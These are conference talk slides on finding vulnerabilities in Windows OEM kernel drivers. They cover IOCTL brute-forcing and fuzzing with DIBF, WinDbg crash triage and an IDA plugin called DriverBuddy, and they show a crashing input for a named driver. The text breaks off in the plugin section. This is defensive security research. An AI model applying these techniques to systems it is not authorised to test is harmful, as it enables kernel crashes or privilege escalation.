Finding a Weak Link: Attacking Windows OEM Kernel Drivers

Braden Hollembaek & Adam Pond

Talk Roadmap

- Research goals and plan of attack
- Fuzzing drivers
- Reverse engineering tools
- BugBugs
- Questions?

Who are we?

- Security consultants at NCC Group
- We specialize in native code and reversing, but do a bit of everything
- University of Oregon alumni, Go Ducks!

Research Goals

- Create an efficient method for finding bugs in Windows Kernel Drivers
- Create or modify tools to support this
- Find bugs in fully patched Windows 10 installations

Research Goals

- Create an efficient method for finding bugs
  - Where are bugs most likely to be found?
    - Third-party OEM drivers
  - Minimum effort bug hunting
    - Fuzzing
  - Make reversing easier
    - Automate tedium with tools

Research Goals

- Create or modify tools to support this
  - Modified driver fuzzing suite
  - Created our own IDA Python script
    - Repurposed some existing techniques

Research Goals

- Find bugs in fully patched Windows 10 installations

Finding Drivers

- But first, we have to locate the drivers

Finding Drivers

- A couple of existing tools that can help
  - Driverquery
    - Built into Windows

Finding Drivers

```
C:\Users\subzero>driverquery.exe /SI

DeviceName                     InfName       IsSigned Manufacturer
============================== ============= ======== ========================
Local Print Queue              printqueue.in TRUE     Microsoft
Local Print Queue              printqueue.in TRUE     Microsoft
Local Print Queue              printqueue.in TRUE     Microsoft
Local Print Queue              printqueue.in TRUE     Microsoft
Generic software device        c_swdevice.in TRUE     N/A
Generic software device        c_swdevice.in TRUE     N/A
Generic software device        c_swdevice.in TRUE     N/A
Generic software device        c_swdevice.in TRUE     N/A
Remote Desktop Device Redirect rdpbus.inf    TRUE     Microsoft
Plug and Play Software Device  swenum.inf    TRUE     (Standard system devices)
Microsoft System Management BI mssmbios.inf  TRUE     (Standard system devices)
NDIS Virtual Network Adapter E ndisvirtualbu TRUE     Microsoft
Microsoft Basic Render Driver  basicrender.i TRUE     Microsoft
ACPI Fixed Feature Button      machine.inf   TRUE     (Standard system devices)
ACPI Thermal Zone              machine.inf   TRUE     (Standard system devices)
Microsoft Windows Management I wmiacpi.inf   TRUE     Microsoft
Microsoft Windows Management I wmiacpi.inf   TRUE     Microsoft
SM Bus Controller              machine.inf   TRUE     Intel
Disk drive                     disk.inf      TRUE     (Standard disk drives)
Standard SATA AHCI Controller  mshdc.inf     TRUE     Standard SATA AHCI Contro
Microsoft AC Adapter           cmbatt.inf    TRUE     Microsoft
Microsoft ACPI-Compliant Contr cmbatt.inf    TRUE     Microsoft
Microsoft ACPI-Compliant Embed machine.inf   TRUE     (Standard system devices)
Trusted Platform Module 1.2    tpm.inf       TRUE     (Standard)
PS/2 Compatible Mouse          msmouse.inf   TRUE     Microsoft
```

Finding Drivers

- A couple of existing tools that can help
  - Driverquery
    - Built into Windows
  - WinObj
    - Available standalone or as part of the SysInternals suite by Mark Russinovich

Finding Drivers

WinObj - Sysinternals: www.sysinternals.com

File View Help

- \
  - ArcName
  - BaseNamedObjects
  - Callback
  - Device
  - Driver
  - FileSystem
  - GLOBAL??
  - KernelObjects
  - KnownDlls
  - KnownDlls32
  - NLS
  - ObjectTypes
  - RPC Control
  - Security
  - Sessions
  - Windows

Name	Type	SymLink
USB#VID_8087&PID_8...	SymbolicLink	\Device\USBPDO-2
VDRVROOT	SymbolicLink	\Device\00000007
vmci	SymbolicLink	\Device\vmci
VMCIDev	SymbolicLink	\Device\VMCIHostDev
VMnetUserif	SymbolicLink	\Device\VMnetUserif
VMwareKbdFilter	SymbolicLink	\Device\VMwareKbdFilter
vmx86	SymbolicLink	\Device\vmx86
VolMgrControl	SymbolicLink	\Device\VolMgrControl
Volume{2bd2c32a-000...	SymbolicLink	\Device\HarddiskVolume1
Volume{2bd2c32a-000...	SymbolicLink	\Device\HarddiskVolume2
Volume{2bd2c32a-000...	SymbolicLink	\Device\HarddiskVolume3
Volume{c5075643-fe0...	SymbolicLink	\Device\HarddiskVolume1
Volume{c5075644-fe0...	SymbolicLink	\Device\HarddiskVolume2
vstor2-mntapi20-shar...	SymbolicLink	\Device\vstor2-mntapi20-shared
vwififlt	SymbolicLink	\Device\vwififlt
WanArp	SymbolicLink	\Device\WANARP
WanArpV6	SymbolicLink	\Device\WANARPV6
WfpAle	SymbolicLink	\Device\WfpAle
WFPDev	SymbolicLink	\Device\WFP
WindowsTrustedRT	SymbolicLink	\Device\WindowsTrustedRT
WMIDataDevice	SymbolicLink	\Device\WMIDataDevice

\GLOBAL??

Crash Course

- Drivers – An interface to device functionality
  - Input/Output Control – IOCTLs
    - Send messages to registered handlers in a driver via DeviceIoControl()
    - IOCTL codes are needed to reach different routines in the driver
    - Driver takes input buffer, does its thing, and returns results in an output buffer

Plan of Attack

- Brute-force IOCTL codes
- Use found IOCTL codes to fuzz drivers
- Get and triage crashes
- Reverse engineer the effected driver
- Determine impact of bug
- Exploit bug

Brute-force IOCTL Codes

- IOCTL codes are rarely documented by the OEMs
- Responses to a DeviceIoControl() call can help determine valid IOCTLs
- This gives us entry points for fuzzing

Brute-force IOCTL Codes

- DIBF: Dynamic IOCTL Brute-forcer
  - Tool suite to brute-force IOCTL codes, fuzz drivers, send PoCs, and decode IOCTL codes
  - Open source, on iSEC Partners GitHub

Brute-force IOCTL Codes

```
PS C:\Users\Scorpion\Desktop\Release> .\dibf.exe -v 2 -f 0 -i -s 0x150000 -l ndis-ioctls.txt \\.\ndis
<<<< GUESSING IOCTLS >>>>
Bruteforcing ioctl codes
Starting Smart Error Handling
Smart error handling complete
Current iocode: 0x00150000 (found-ioctl count of 0 in \\.\ndis so far)
Current iocode: 0x00160000 (found-ioctl count of 0 in \\.\ndis so far)
Current iocode: 0x00170000 (found-ioctl count of 0 in \\.\ndis so far)
Found IOCTL: 0x00170008
Found IOCTL: 0x00170010
Found IOCTL: 0x00170014
Found IOCTL: 0x00170020
Found IOCTL: 0x00170034
Found IOCTL: 0x00170040
Found IOCTL: 0x00170044
Found IOCTL: 0x00170048
Found IOCTL: 0x0017004c
Found IOCTL: 0x00170050
Found IOCTL: 0x00170054
Found IOCTL: 0x00170088
Found IOCTL: 0x0017008c
Found IOCTL: 0x001700a0
Found IOCTL: 0x001700a4
Found IOCTL: 0x001700ac
Found IOCTL: 0x00170200
Found IOCTL: 0x00170208
Found IOCTL: 0x00170804
Found IOCTL: 0x00170808
Current iocode: 0x00180000 (found-ioctl count of 20 in \\.\ndis so far)
Current iocode: 0x00190000 (found-ioctl count of 20 in \\.\ndis so far)
```

Fuzzing

- A number of Windows Kernel Driver fuzzers are out there: ioctlfuzzer, ioctlbf, iospy/ioattack
- We used DIBF for fuzzing in addition to IOCTL brute-forcing

Fuzzing

- Handy DIBF features:
  - Multi-threaded and fast, helps to shake out race conditions
  - Few different modes, DWORD slider, random input, or pipe in custom input

Fuzzing

```
PS C:\Users\Scorpion\Desktop\Release> .\dibf.exe -v 2 -f 2 -l .\ndis-ioctls.txt
<<<< CAPTURING IOCTL DEFINITIONS FROM FILE >>>>
Found and successfully loaded values from .\ndis-ioctls.txt
 Device name: \\.\ndis
 Number of IOCTLs: 20
<<<< RUNNING RANDOM FUZZER >>>>
Run started: 9/15/2016 9:06 PM
8 threads and IOCP created successfully
TID[04088]: Control passed to worker threads
TID[06120]: Last request was processed - exiting
TID[04088]: Received status complete notice - exiting
TID[05076]: Received status complete notice - exiting
TID[00896]: Received status complete notice - exiting
TID[05740]: Received status complete notice - exiting
TID[06736]: Received status complete notice - exiting
TID[06492]: Received status complete notice - exiting
TID[00500]: Received status complete notice - exiting
All fuzzer threads exited timely
----------------------------------------
Sent Requests : 1704367
Completed Requests : 1704367 (1619494 sync, 84873 async)
SuccessfulRequests : 255240
FailedRequests : 1449127
CanceledRequests : 0
----
Consistent Results: Yes
Run ended: 9/15/2016 9:06 PM
----------------------------------------
```

Fuzzing

- Improvements we made:
  - Smarter brute forcing
    - Reduce false-positives on IOCTL codes
  - Check for kernel pointer leaks in return buffer
  - Check for return buffer overwrites

Fuzzing

- Improvements we made:
  - Occasionally push buffer size into first DWORD of buffer
  - Better output to STDOUT
  - Various bugfixes and usability features

Fuzzing


- Driver fuzzing is a little different than normal fuzzing in that a crash initiates a full system reboot
- We are fuzzing hardware drivers, so can't really put it in a VM
- "Cold cores find no bugs" -Ben Nagy

Fuzzing


Fuzzing

- Don’t forget to turn on Driver Verifier
  - Special Pool to help find memory issues
  - Built-in security checks
    - Such as detecting references to User memory
  - Controlled mayhem
    - Low memory, low power, dropped packets, random failure injection
  - Lots of other good stuff


Getting Crashes



Getting Crashes



Getting Crashes



Triage Crashes

Triage Crashes

- Debug crash
  - First guess at exploitability
  - Find out where crash happened in the driver
  - Find the IOCTL code that caused crash
  - Find contents of buffer that caused crash

Judging Exploitability

```
3: kd> !load winext\msec
3: kd> !exploitable -v
Description: Write Access Violation in Kernel Memory
Short Description: WriteAV
Exploitability Classification: EXPLOITABLE
```

Judging Exploitability

- Gather intel: !analyze -v
- Read or write av?
  - Write violation in kernel space is a good sign
  - Reads can be interesting though, as we will see later...
- Determine amount of control you have over crash
- Technically, any crash is a DoS exploit!

Where Did Crash Happen?

- Address of crash can be pulled from crash dump

```
FOLLOWUP_IP:
Tppwr64v+183f
fffff801`722f183f 4885c0          test    rax,rax

FAULT_INSTR_CODE:  74c08548

SYMBOL_STACK_INDEX:  7

SYMBOL_NAME:  Tppwr64v+183f

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: Tppwr64v

IMAGE_NAME:  Tppwr64v.sys
```

Where Did Crash Happen?

- Can easily find corresponding location in IDA
  - May need to rebase

```
Tppwr64v+0x1814:
fffff801`713d1814 488b442460      mov     rax,qword ptr [rsp+60h]
fffff801`713d1819 8b542454        mov     edx,dword ptr [rsp+54h]
fffff801`713d181d 48b90080ffff7f000000 mov rcx,7FFFFF8000h
fffff801`713d1827 4823c1          and     rax,rcx
fffff801`713d182a 8b4c2450        mov     ecx,dword ptr [rsp+50h]
fffff801`713d182e 4533c0          xor     r8d,r8d
fffff801`713d1831 4803c8          add     rcx,rax
fffff801`713d1834 4889442460      mov     qword ptr [rsp+60h],rax
fffff801`713d1839 ff1589180000    call    qword ptr [Tppwr64v+0x30c8 (fffff801`713d30c8)]
fffff801`713d183f 4885c0          test    rax,rax
fffff801`713d1842 741c            je      Tppwr64v+0x1860 (fffff801`713d1860)  Branch
```

```
.text:0000000000001814                 mov     rax, [rsp+48h+physical_address_base]
.text:0000000000001819                 mov     edx, [rsp+48h+sysbuf_qword+4] ; NumberOfBytes
.text:000000000000181D                 mov     rcx, 7FFFFF8000h ; mask
.text:0000000000001827                 and     rax, rcx
.text:000000000000182A                 mov     ecx, dword ptr [rsp+48h+sysbuf_qword] ; physical add
.text:000000000000182E                 xor     r8d, r8d        ; CacheType
.text:0000000000001831                 add     rcx, rax        ; PhysicalAddress
.text:0000000000001834                 mov     [rsp+48h+physical_address_base], rax ; NumberOfBytes
.text:0000000000001839                 call    cs:MmMapIoSpace ; CRASH HAPPENS IN HERE
.text:000000000000183F                 test    rax, rax        ; 0x183f
.text:0000000000001842                 jz      short loc_1860
```

Which IOCTL Caused the Crash?

- !irpfind 0 0 device <dev object> -- Find irp
- !irp <irp address> -- Inspect irp
  - System Buffer = Crashing input
    - For METHOD_BUFFERED
  - Args reveal inbuf len, outbuf len, and IOCTL
- Read system buffer contents, discover crashing input

```
0: kd> !irp ffffcf8003d7cea0
Irp is active with 1 stacks 1 is current (= 0xffffcf8003d7cf70)
 No Mdl: System buffer=ffffe00010755000  Thread ffffe0000bca0080:  Irp stack trace.
     cmd  flg cl Device   File     Completion-Context
>[IRP_MJ_DEVICE_CONTROL(e), N/A(0)]
            5  0 ffffe0000d6d8df0 ffffe0000fa96c80 00000000-00000000
             \Driver\TPPWRIF
                  Args: 00000400 00002000 00222004 00000000

Irp Extension present at 0xffffcf8003d7cfb8:
0: kd> db ffffe00010755000
ffffe000`10755000  00 00 00 00 00 00 00 00-ff ff ff 0f 00 00 00 00  ................
ffffe000`10755010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

IOCTL code

Crash causing input

Progress Check

1. Located drivers
2. Brute-forced the IOCTLs
3. Fuzzed the drivers
4. Got and triaged crashes

Now we can:

- Perform static analysis, armed with knowledge of a crashing input
- Reverse engineer the impacted routine, determine root cause
- We have a tool to make this process less tedious

DriverBuddy

- Design goals
  - Leverage the predictability of drivers to automate repetitive and tedious tasks
  - Quickly identify interesting areas of the driver
  - Use an already existing framework
  - Don’t reinvent the wheel
  - Easy to use

DriverBuddy

- Implementation
  - IDA Python plugin: DriverBuddy
  - Automates the process of:
    - Identifying the type of driver

DriverBuddy

Imports

Address	Ordinal	Name	Library
000000014...		KeStallExecutionProcessor	HAL
000000014...		KeQueryPerformanceCounter	HAL
000000014...		USBD_ParseConfigurationDescriptorEx	USBD
000000014...		WdfVersionBindClass	WDFLDR
000000014...		WdfVersionUnbindClass	WDFLDR
000000014...		WdfVersionUnbind	WDFLDR
000000014...		WdfVersionBind	WDFLDR

Output window

```
[+] Trying to determine driver type...
[+]: Found "KmdfLibrary" unicode string at 0x14008b380L
[+]: Creating struct for WDF Functions version 1.11
[+]: Success
[+]: doStruct (size=0xdb0L) at 0x1400931d0L
[+]: Success
[+] Driver type detected: WDF
```

Python

DriverBuddy

- Implementation
  - IDA Python plugin: DriverBuddy
  - Automates the process of:
    - Identifying the type of driver
    - Locating DispatchDeviceControl in WDM drivers

DriverBuddy

```
; __int64 __fastcall sub_11008(PDRIVER_OBJECT DriverObject)
sub_11008 proc near

var_58= dword ptr -58h
Exclusive= byte ptr -50h
DeviceObject= qword ptr -48h
DeviceName= UNICODE_STRING ptr -38h
DestinationString= UNICODE_STRING ptr -28h
SystemRoutineName= UNICODE_STRING ptr -18h
arg_0= dword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

mov     r11, rsp
mov     [r11+10h], rbx
push    rdi
sub     rsp, 70h
and     qword ptr [r11+18h], 0
lea     rax, sub_114CC
mov     rbx, rcx
mov     [rcx+70h], rax
mov     [rcx+80h], rax
lea     rax, sub_11218
```

DriverBuddy

```
; __int64 __fastcall Real_Driver_Entry(PDRIVER_OBJECT DriverObject)
Real_Driver_Entry proc near

var_58= dword ptr -58h
Exclusive= byte ptr -50h
DeviceObject= qword ptr -48h
DeviceName= UNICODE_STRING ptr -38h
DestinationString= UNICODE_STRING ptr -28h
SystemRoutineName= UNICODE_STRING ptr -18h
arg_0= dword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

mov     r11, rsp
mov     [r11+10h], rbx
push    rdi
sub     rsp, 70h
and     qword ptr [r11+18h], 0
lea     rax, sub_114CC
mov     rbx, rcx
mov     [rcx+70h], rax
mov     [rcx+80h], rax
lea     rax, DispatchDeviceControl
```

DriverBuddy

- Implementation
  - IDA Python plugin: DriverBuddy
  - Automates the process of:
    - Identifying the type of driver
    - Locating DispatchDeviceControl in WDM drivers
    - Populating structs in WDF and WDM drivers

DriverBuddy

```
sub_11218 proc near

var_48=  qword ptr  -48h
var_38=  qword ptr  -38h
var_2C=  dword ptr  -2Ch
var_18=  byte ptr  -18h
arg_0=  qword ptr   8
arg_8=  qword ptr   10h
arg_10=  qword ptr   18h

mov     [rsp+arg_8], rbx
mov     [rsp+arg_10], rbp
push    rsi
push    rdi
push    r12
sub     rsp, 50h
and     qword ptr [rdx+38h], 0
mov     rbp, [rdx+0B8h]
mov     r12, [rcx+40h]
mov     eax, [rbp+18h]
mov     rsi, rdx
sub     eax, 9CC0h
jz      loc_1142D
```

DriverBuddy

```
[+] Found IOCTL Handler 0x00011218
[+] Made struct IRP+IoStatus.Information
[+] Stored IO_STACK_LOCATION in rbp
[+] Made struct IO_STACK_LOCATION
[+] Made struct DEVICE_OBJECT.Extension
[+] io_stack_reg= rbp in mov     eax, [rbp+18h]
[+] Made struct IO_STACK_LOCATION+DeviceIoControlCode
[+] Stored IRP in rsi
[+] Made struct IRP+SystemBuffer
[+] rdx got clobbered mov     rdx, rdi
[+] io_stack_reg= rbp in mov     r11d, [rbp+8]
[+] Made struct IO_STACK_LOCATION+OutputBufferLength
[+] Made struct IRP+IoStatus.Information
[+] io_stack_reg= rbp in cmp     dword ptr [rbp+10h], 4
[+] Made struct IRP+IoStatus.Information
[+] io_stack_reg= rbp in mov     r8, rbp
[+] io_stack_reg= rbp in mov     r8, rbp
[+] io_stack_reg= rbp in mov     r8, rbp
[+] io_stack_reg= rbp in cmp     [rbp+10h], ebx
[+] io_stack_reg= rbp in cmp     [rbp+8], ebx
[+] Made struct IO_STACK_LOCATION+OutputBufferLength
[+] Made struct IRP+IoStatus.Information
[+] io_stack_reg= rbp in mov     r8, rbp
[+] Stored IRP in rdx
[+] Made struct IRP+SystemBuffer
[+] io_stack_reg= rbp in cmp     [rbp+10h], ebx
[+] io_stack_reg= rbp in cmp     [rbp+8], ebx
[+] Made struct IO_STACK_LOCATION+OutputBufferLength
[+] rdx got clobbered mov     rdx, rdi
[+] io_stack_reg= rbp in mov     rbp, [r11+30h]
```

DriverBuddy

```
DispatchDeviceControl proc near

var_48= qword ptr -48h
var_38= qword ptr -38h
var_2C= dword ptr -2Ch
var_18= byte ptr -18h
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

mov     [rsp+arg_8], rbx
mov     [rsp+arg_10], rbp
push    rsi
push    rdi
push    r12
sub     rsp, 50h
and     [rdx+IRP.IoStatus.Information], 0
mov     rbp, qword ptr [rdx+(IRP.Tail+40h)]
mov     r12, [rcx+DEVICE_OBJECT.DeviceExtension]
mov     eax, dword ptr [rbp+(IO_STACK_LOCATION.Parameters+10h)]
mov     rsi, rdx
sub     eax, 9CC0h
jz      loc_1142D
```

DriverBuddy

```
loc_14007C767:
mov     cs:qword_140093F68, rcx
lea     rax, unk_140093F80
lea     rcx, DestinationString ; DestinationString
mov     cs:DestinationString.Buffer, rax
mov     dword ptr cs:DestinationString.Length, 2080000h
call    cs:RtlCopyUnicodeString
lea     r9, qword_140093F60
lea     r8, unk_1400907F0
lea     rdx, DestinationString
mov     rcx, rdi
call    WdfVersionBind
test    eax, eax
js      loc_14007C847
```

DriverBuddy

```
[+]: Found "KmdfLibrary" unicode string at 0x14008b380L
[+]: Creating struct for WDF Functions version 1.11
[+]: Success
[+]: doStruct (size=0xdb0L) at 0x1400931d0L
[+]: Success
```


DriverBuddy

```
loc_14007C767:
mov     cs:WdfFunctions.pfnWdfDeviceAssignProperty, rcx
lea     rax, unk_140093F80
lea     rcx, DestinationString ; DestinationString
mov     cs:DestinationString.Buffer, rax
mov     dword ptr cs:DestinationString.Length, 2080000h
call    cs:RtlCopyUnicodeString
lea     r9, WdfFunctions.pfnWdfDeviceAllocAndQueryPropertyEx
lea     r8, unk_1400907F0
lea     rdx, DestinationString
mov     rcx, rdi
call    WdfVersionBind
test    eax, eax
js      loc_14007C847
```

DriverBuddy

- Implementation
  - IDA Python plugin: DriverBuddy
  - Automates the process of:
    - Identifying the type of driver
    - Locating DispatchDeviceControl in WDM drivers
    - Populating structs in WDF and WDM drivers
    - Decoding IoControlCodes

DriverBuddy



ioctl

```
[+] IOCTL: 0x0032C004
